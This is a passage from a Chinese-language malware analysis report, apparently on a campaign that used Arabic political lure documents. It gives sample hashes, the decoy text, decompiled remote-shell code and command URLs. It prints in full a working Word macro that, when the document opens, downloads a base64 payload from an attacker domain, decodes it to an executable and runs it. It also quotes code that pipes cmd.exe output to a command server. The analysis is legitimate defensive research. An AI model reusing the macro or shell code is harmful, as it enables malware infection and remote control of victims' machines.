PipeAttributes.Length = 12;
PipeAttributes.InheritHandle = -1;
PipeAttributes.LpSecurityDescriptor = 0;
CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0); // 创建管道
v0 = ( _DWORD *) sub_480980(1, (int)&v24, &v25);
v10 = sub_40F650(v0, a4, (int)&v26, a5, a6, 0);
if ( v10 )
{
LOBYTE(v10) = 0;
sub_403680(v10, 68);
StartupInfo.cb = 68;
StartupInfo.dwFlags = 257;
StartupInfo.nShowWindow = 0;
StartupInfo.hStdInput = GetStdHandle(STD_OUTPUT_HANDLE);
StartupInfo.hStdOutput = hWritePipe;
StartupInfo.hStdError = hWritePipe;
sub_408C90(&hCurrentDirectory, v30);
v10 = hCurrentDirectory;
if ( hCurrentDirectory )
v10 = Name;
v16 = v10;
sub_403CC0(&lpCommandLine);
sub_408D90((int *)&lpCommandLine, (int)"cmd.exe /C ", v40, 0);
lpCommandLine = lpCommandLine;
if ( lpCommandLine )
lpCommandLine = Name;
v20 = CreateProcess(0, _lpCommandLine, 0, 0, -1, 0, 0, v16, &StartupInfo, &ProcessInformation) != 0; // 创建shell进程
CloseHandle(hWritePipe);
if ( v20 )
{
v12 = ( _DWORD *) sub_408980(1, (int)&v21, &v22);
v17 = sub_40F650(v12, a4, (int)&v23, a5, a6, 0);
if ( v17 )
do
{
v32 = ReadFile(hReadPipe, Buffer, 0xFFu, &NumberOfBytesRead, 0) != 0; // 读取管道
}
}

```

远程shell代码

远程shell主要代码-pic37


向URL地址 <http://nicoledotson.icu/debby/weatherford/pidnimit> 发送shell回显

The screenshot shows a debugger window with assembly code on the left and registers on the right. A red box highlights the instruction at address 00426874: `8B15 10465E0B mov ecx, dword ptr ds:[0x5E10610]`, which is labeled as `Send CMD...`. Below this, the instruction `8B15 10465E0B mov ecx, dword ptr ds:[0x5E10610]` is highlighted in purple, with the comment `http://nicoledotson.icu/debby/weatherford/`. The registers window on the right shows `EIP 0056D980 Define_t.0056D980`.

发送shell回显-pic38

⑤.文件下载

下载文件,推测应该先另存为base64编码的txt文件再解密另存为为exe文件,最后删除txt文件.由于环境问题我们并没有捕获后续的代码



下载文件1-pic39

```

(*(void (__fastcall **)(int, const char *))(v22 + 0xA4))(v22, "Download File");
sub_403CC0(&v47);
sub_403CC0(&v49);
sub_408D90(0);
sub_4272E0(v55, (int)"vydalyty", v49, a3, a4, a5, &v48);
sub_408D90(0);
v23 = *(_DWORD *)((_DWORD *) (v55 + 0x4A0) + 0x3BC);
v24 = **(_DWORD **)((_DWORD *) (v55 + 0x4A0) + 0x3BC);
(*(void (__fastcall **)(int, int))(v24 + 0xA4))(v24, v47);
Sleep(0x1F4u);
sub_426D40(v25, &v48);
sub_567340(v26, &v47);
v27 = *(_DWORD *)((_DWORD *) (dword_5E45D0 + 0x4A0) + 0x3BC);
v28 = **(_DWORD **)((_DWORD *) (dword_5E45D0 + 0x4A0) + 0x3BC);
(*(void (__fastcall **)(int, int))(v28 + 164))(v28, v47);
v52 = sub_4259E0(&kunk_58EB70, 1, 1, a3, a4, a5);
v29 = (_DWORD *)sub_40D9B0(1, (int)&v41, &v44);
v35 = sub_40F650(v29, a3, (int)&savedregs, a4, a5, 0);
if ( !v35 )
{
  *((_BYTE *)v52 + 9) = 1;
  sub_43A940((int)v52, 5);
  sub_426D40(v31, &v48);
  sub_567340(v32, &v47);
  sub_408C90(v52 + 0xE, v47);
  sub_44E500((int)"TEMP", &v42, a4, a5);
  v37 = v42;
  v38 = (const char *)&kunk_58EF18;
  sub_425480(20, (int)"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNopqrstuvwxyz1234567890", &v43);
  v39 = v43;
  v40 = ".txt";
  sub_409000(v52 + 12, (int)&v37, 3, a3, a4, a5, 0);
  v38 = "SecurityHealthService-";
  sub_425480(3, (int)"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNopqrstuvwxyz1234567890", &v42);
  v39 = v42;
  v40 = ".exe";
}

```

下载文件2-pic40

⑥.删除命令

通过URL <http://nicoledotson.icu/debby/weatherford/vydalyty> 获取删除指令

00426E8E	- 8D45 B8	lea eax,[local.18]	
00426E91	- E8 2ACEFDFF	call Define_t.00403CC0	
00426E96	- 6A 00	push 0x0	
00426E98	- 8B0D E0455E0	mov ecx,dword ptr ds:[0x5E45E0]	<F■
00426E9E	- BA C8F15800	mov edx,Define_t.0058F1C8	JkjdaEWQITTu=
00426EA3	- 8D45 B8	lea eax,[local.18]	
00426EA6	- E8 E51EFEFF	call Define_t.00408D90	
00426EAB	- 8B4D B8	mov ecx,[local.18]	
00426EAE	- BA E4F15800	mov edx,Define_t.0058F1E4	vydalyty
00426EB3	- 8B45 F8	mov eax,[local.2]	
00426EB6	- E8 25040000	call Define_t.004272E0	
00426EBB	- 8B4D BC	mov ecx,[local.17]	
00426EBE	- BA FCF15800	mov edx,Define_t.0058F1FC	Delete Request :
00426EC3	- 8D45 C0	lea eax,[local.16]	
00426EC6	- E8 C51EFEFF	call Define_t.00408D90	
00426ECB	- 8B55 C0	mov edx,[local.16]	
00426ECE	- 8B45 F8	mov eax,[local.2]	
00426ED1	- 8B80 A004000	mov eax,dword ptr ds:[eax+0x4A0]	
00426ED7	- 8B80 BC03000	mov eax,dword ptr ds:[eax+0x3BC]	
00426EDD	- 8B4D F8	mov ecx,[local.2]	
00426EE0	- 8B89 A004000	mov ecx,dword ptr ds:[ecx+0x4A0]	
00426EE6	- 8B89 BC03000	mov ecx,dword ptr ds:[ecx+0x3BC]	
00426EEC	- 8B09	mov ecx,dword ptr ds:[ecx]	

获取删除指令-pic41

此外我们还关联到一个与之相似的样本,诱饵文档与之相同故不再赘述

样本信息	Internet in government(互联网在政府机构)
样本MD5	20d21c75b92be3cfd5f69a3ef1deed2
样本SHA-1	fd20567190ef2920c5c6c449aeeb9fe75f7df425
样本SHA-256	23aa2347bf83127d40e05742d7c521245e51886f38b285be7227ddb96d765337
样本类型	Win32 EXE GUI程序
样本大小	2.01 MB (2106880 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-20 12:09:44

样本Internet in government_984747457_489376.exe信息(表格)-pic42

(2).Employee-entitlements-2020

a.样本信息

样本信息	Employee-entitlements-2020(员工权益-2020)
样本MD5	91f83b03651bb4d1c0a40e29fc2c92a1
样本SHA-1	c1cfc6bbd8ce0ce03d7cd37c68ee9e694c582aef
样本SHA-256	b33f22b967a5be0e886d479d47d6c9d35c6639d2ba2e14ffe42e7d2e5b11ad80
样本类型	MS Word 文档 带有恶意宏
样本大小	43.00 KB (44032 bytes)
样本创造时间	2020-01-20 09:10:00
最后保存时间	2020-01-20 10:11:00
最初上传时间	2020-01-22 08:41:44

样本Employee-entitlements-2020.doc文件信息(表格)-pic43

检测到英语 中文 萨摩亚语 阿拉伯语

中文(简体) 英语

Employee-entitlements-2020.doc × 员工权益-2020.doc

样本文件名翻译信息

application name Microsoft Office Word
 character count 4774
 code page Arabic
 creation datetime 2020-01-20 10:10:00
 edit time 60
 last saved 2020-01-20 10:11:00
 page count 1
 revision number 3
 template Normal.dotm
 word count 837

History

Creation Time	2020-01-20 09:10:00
First Submission	2020-01-22 08:41:44
Last Submission	2020-01-22 08:41:44
Last Analysis	2020-02-14 12:00:03

最初VT上传时间

样本文档创造时间,保存时间,页码语言

样本Employee-entitlements-2020.doc文件信息(图片)-pic44

该样本属于包含恶意宏的文档,我们打开可以看到其内容关于财政部关于文职和军事雇员福利的声明,属于涉及政治类的题材

بيان وزارة المالية بشأن منحة الموظفين المدنيين والمكترين مع طرح كافة التفاصيل للعام الجديد

بيان وزارة المالية بشأن منحة الموظفين المدنيين والمكترين مع طرح كافة التفاصيل للعام الجديد

فيما يخص منحة الموظفين المدنيين والمكترين للعام الجديد 2020، فإن الوزارة تؤكد أنها ستلتزم بحقوقهم كما هو منصوص عليه في القوانين والقرارات المعمول بها. وستتخذ كافة التدابير اللازمة لضمان حصولهم على منحة كاملة وموعودة.

كما توضح الوزارة أن منحة الموظفين المدنيين والمكترين للعام الجديد 2020 ستتم توزيعها على النحو التالي:

- الموظفون المدنيون: 40% من إجمالي رواتبهم.
- المكترين: 40% من إجمالي رواتبهم.
- الموظفون العسكريون: 40% من إجمالي رواتبهم.

كما توضح الوزارة أن هذه النسب ستطبق على جميع الموظفين المدنيين والمكترين في كافة الوزارات والهيئات الحكومية.

تعد هذه النسب أعلى من النسب التي كانت مطبقة في السنين السابقة، وذلك كإشارة على تقدير الوزارة للموظفين والمكترين على جهودهم في خدمة الوطن.

كما توضح الوزارة أن هذه النسب ستطبق على جميع الموظفين المدنيين والمكترين في كافة الوزارات والهيئات الحكومية، بما في ذلك الموظفين في القطاع العام والخاص.

تعد هذه النسب أعلى من النسب التي كانت مطبقة في السنين السابقة، وذلك كإشارة على تقدير الوزارة للموظفين والمكترين على جهودهم في خدمة الوطن.

原文

样本Employee-entitlements-2020.doc
原文以及翻译信息

بيان وزارة المالية بشأن منحة الموظفين المدنيين والمكترين مع طرح كافة التفاصيل للعام الجديد

فيما يخص منحة الموظفين المدنيين والمكترين للعام الجديد 2020، فإن الوزارة تؤكد أنها ستلتزم بحقوقهم كما هو منصوص عليه في القوانين والقرارات المعمول بها. وستتخذ كافة التدابير اللازمة لضمان حصولهم على منحة كاملة وموعودة.

كما توضح الوزارة أن منحة الموظفين المدنيين والمكترين للعام الجديد 2020 ستتم توزيعها على النحو التالي:

- الموظفون المدنيون: 40% من إجمالي رواتبهم.
- المكترين: 40% من إجمالي رواتبهم.
- الموظفون العسكريون: 40% من إجمالي رواتبهم.

كما توضح الوزارة أن هذه النسب ستطبق على جميع الموظفين المدنيين والمكترين في كافة الوزارات والهيئات الحكومية.

تعد هذه النسب أعلى من النسب التي كانت مطبقة في السنين السابقة، وذلك كإشارة على تقدير الوزارة للموظفين والمكترين على جهودهم في خدمة الوطن.

كما توضح الوزارة أن هذه النسب ستطبق على جميع الموظفين المدنيين والمكترين في كافة الوزارات والهيئات الحكومية، بما في ذلك الموظفين في القطاع العام والخاص.

تعد هذه النسب أعلى من النسب التي كانت مطبقة في السنين السابقة، وذلك كإشارة على تقدير الوزارة للموظفين والمكترين على جهودهم في خدمة الوطن.

财政部关于文职和军事雇员福利的声明，并解释了新一年的所有详细信息

财政部发表了一项声明，以更正许多媒体和社交媒体网站上有关向公共部门雇员支付会费的方案的报道。

财政部说：“我们谨通知您，财政部长舒克里·比沙拉 (Shukri Bishara) 今天将在星期一向部长会议提出可供选择的方案，以支付剩余的公职人员薪金欠款，以便部长会议就此作出适当的决定。”

该部表示，迄今为止，有薪和无薪雇员的应享权利占过去六个月工资的40%。

媒体说，将在今天星期一举行的沙泰耶政府每周例会决定支付拖欠员工的款项的程序，支付程序的时间和金额的多少。会议还将讨论由

翻译

样本Employee-entitlements-2020.doc正文与翻译-pic45

b.样本分析

通过使用 olevba dump出其包含的恶意宏代码(如下图所示:)

其主要逻辑为:下载该URL <http://linda-callaghan.icu/Minkowski/brown> 上的内容到本台机器的 %ProgramData%IntegratedOffice.txt (此时并不是其后门,而且后门文件的 base64 编码后的结果)。通过读取 IntegratedOffice.txt 的所有内容将其解码后,把数据流写入 %ProgramData%IntegratedOffice.exe 中,并且延迟运行 %ProgramData%IntegratedOffice.exe 删除 %ProgramData%IntegratedOffice.txt


```

'主体函数
Private Sub Document_Open()
Dim oStream
Set xHttp = CreateObject("MSXML2.XMLHTTP")
xHttp.Open "POST", "http://linda-callaghan.icu/Minkowski/brown", False
xHttp.send
Set oStream = CreateObject("ADODB.Stream")
oStream.Open
oStream.Type = 1
oStream.Write xHttp.ResponseBody
oStream.SaveToFile "C:\ProgramData\IntegratedOffice.txt"
'将http://linda-callaghan.icu/Minkowski/brown内容写入C:\ProgramData\IntegratedOffice.txt
oStream.Close
Set fso = CreateObject("Scripting.FileSystemObject")
Set mm = fso.OpenTextFile("C:\ProgramData\IntegratedOffice.txt", 1)
contents = mm.ReadAll() '读取C:\ProgramData\IntegratedOffice.txt全部内容
oStream.Close
mm.Close
Set oXML = CreateObject("Msxml2.DOMDocument")
Set oNode = oXML.CreateElement("base64")
oNode.DataType = "bin.base64"
oNode.Text = contents
Set BinaryStream = CreateObject("ADODB.Stream")
BinaryStream.Type = 1 'adTypeBinary
BinaryStream.Open
BinaryStream.Write oNode.NodeTypedValue '调用base64解密数据
BinaryStream.SaveToFile ("C:\ProgramData\IntegratedOffice.exe") '并且将解密数据写入C:\ProgramData\IntegratedOffice.exe
Call WaitFor(10)
Shell ("C:\ProgramData\IntegratedOffice.exe") '执行C:\ProgramData\IntegratedOffice.txt
Dim Bfso
Set Bfso = CreateObject("Scripting.FileSystemObject")
Bfso.DeleteFile ("C:\ProgramData\IntegratedOffice.txt") '删除C:\ProgramData\IntegratedOffice.txt
End Sub


```

样本Employee-entitlements-2020.doc中的恶意宏文件主要代码(带注释)-pic46

样本信息	IntegratedOffice.exe
样本MD5	e8effd3ad2069ff8ff6344b85fc12dd6
样本SHA-1	417e60e81234d66ad42ad25b10266293baafdfc1
样本SHA-256	80fb33854bf54ceac731aed91c677d8fb933d1593eb95447b06bd9b80f562ed2
样本类型	Win32 EXE GUI程序
样本大小	1.95 MB (2047488 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-22 12:29:16

样本IntegratedOffice.exe文件信息(表格)-pic47

样本IntegratedOffice.exe文件信息



property	value
signature	0x50450000
machine	Intel
sections	7
compiler-stamp	0x00000000 (Thu Jan 01 01:00:00 1970)
pointer-symbol-table	0x00000000
number-of-symbols	0
size-of-optional-header	224 (bytes)
processor-32bit	true


PE文件信息

样本时间戳




样本IntegratedOffice.exe文件信息(图片)-pic48

该样本属于上一个样本中的下载者(Downloader)部分,其还是通过创建 GUID .bin标记感染机器



创建guid.bin-pic49

并且创建指向自身的快捷方式于自启动文件夹中



在自启动文件夹创建指向自身的快捷方式-pic50

剩下的收集信息并且等待回显数据的操作都与上文中提到的相同故此不再赘述

(3).Brochure-Jerusalem_26082019_pdf

a.样本信息

样本信息	Brochure-Jerusalem_26082019_pdf(手册-耶路撒冷)	
样本MD5	46871f3082e2d33f25111a46dfafd0a6	
样本SHA-1	f700dd9c90fe4ba01ba51406a9a1d8f9e5f8a3c8	
样本SHA-256	284a0c5cc0efe78f18c7b9b6dbe7be1d93da8f556b432f03d5464a34992dbd01	
样本类型	Win32 EXE GUI程序	
样本大小	2.27 MB (2376192 bytes)	
编写语言	Pascal	
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386	
时间戳	1970/1/1 1:00 (100%造假)	
最初上传时间	2020-02-16 07:08:10	

样本Brochure-Jerusalem_26082019_pdf.exe文件信息(表格)-pic51



文件名翻译信息

Brochure-Jerusalem | 手册-耶路撒冷

History

First Submission	2020-02-16 07:08:10
Last Submission	2020-02-16 07:08:10
Last Analysis	2020-02-23 03:45:12

最初VT上传时间

样本文件PE信息

程序入口: 0016CC50 入口区段: .text
 文件偏移: 0016C050 入口字节: C6.05.40.D5.54
 连接器版本: 3.04 子系统: Windows GUI
 文件大小: 00244200h 附加数据: NO 00000000

Image is 32bit executable RES/OVL: 16 / 0 %

Free Pascal Compiler v.3.0.4 [2019/04/13] for i386 - www.freepascal.
 初步信息 - 帮助提示 - 脱壳信息
 [NO DEBUG INFO] - Not packed, try OllyDbg v2 - www.ollydbg.de or


样本编译时间戳

时间戳: 00000000
 密码: 1970-01-01 / 01:00:00

样本 Brochure-Jerusalem_26082019_pdf.exe 的文件信息


样本Brochure-Jerusalem_26082019_pdf.exe文件信息(图片)-pic52

通过 FindResource 函数查找资源 MYDATA ,通过下图我们可以看出该资源是一个 PDF 文件




FindResource函数查找资源MYDATA-pic53

通过 CreateFile 函数将文件源数据写入 %Temp%Brochure-Jerusalem_26082019.pdf (诱饵文件)中



通过CreateFile函数将文件源数据写入Brochure-Jerusalem_26082019.pdf-pic54

通过 ShellExecute 函数将 %Temp%Brochure-Jerusalem_26082019.pdf 打开



打开Brochure-Jerusalem_26082019.pdf-pic55

该样本关于耶路撒冷的话题,属于政治类诱饵文档



诱饵文件Brochure-Jerusalem_26082019.pdf内容以及翻译-pic56

之后的行为就和之前的如出一辙了,在此就不必多费笔墨。

(4).Congratulations_Jan-7_78348966_pdf

a.样本信息

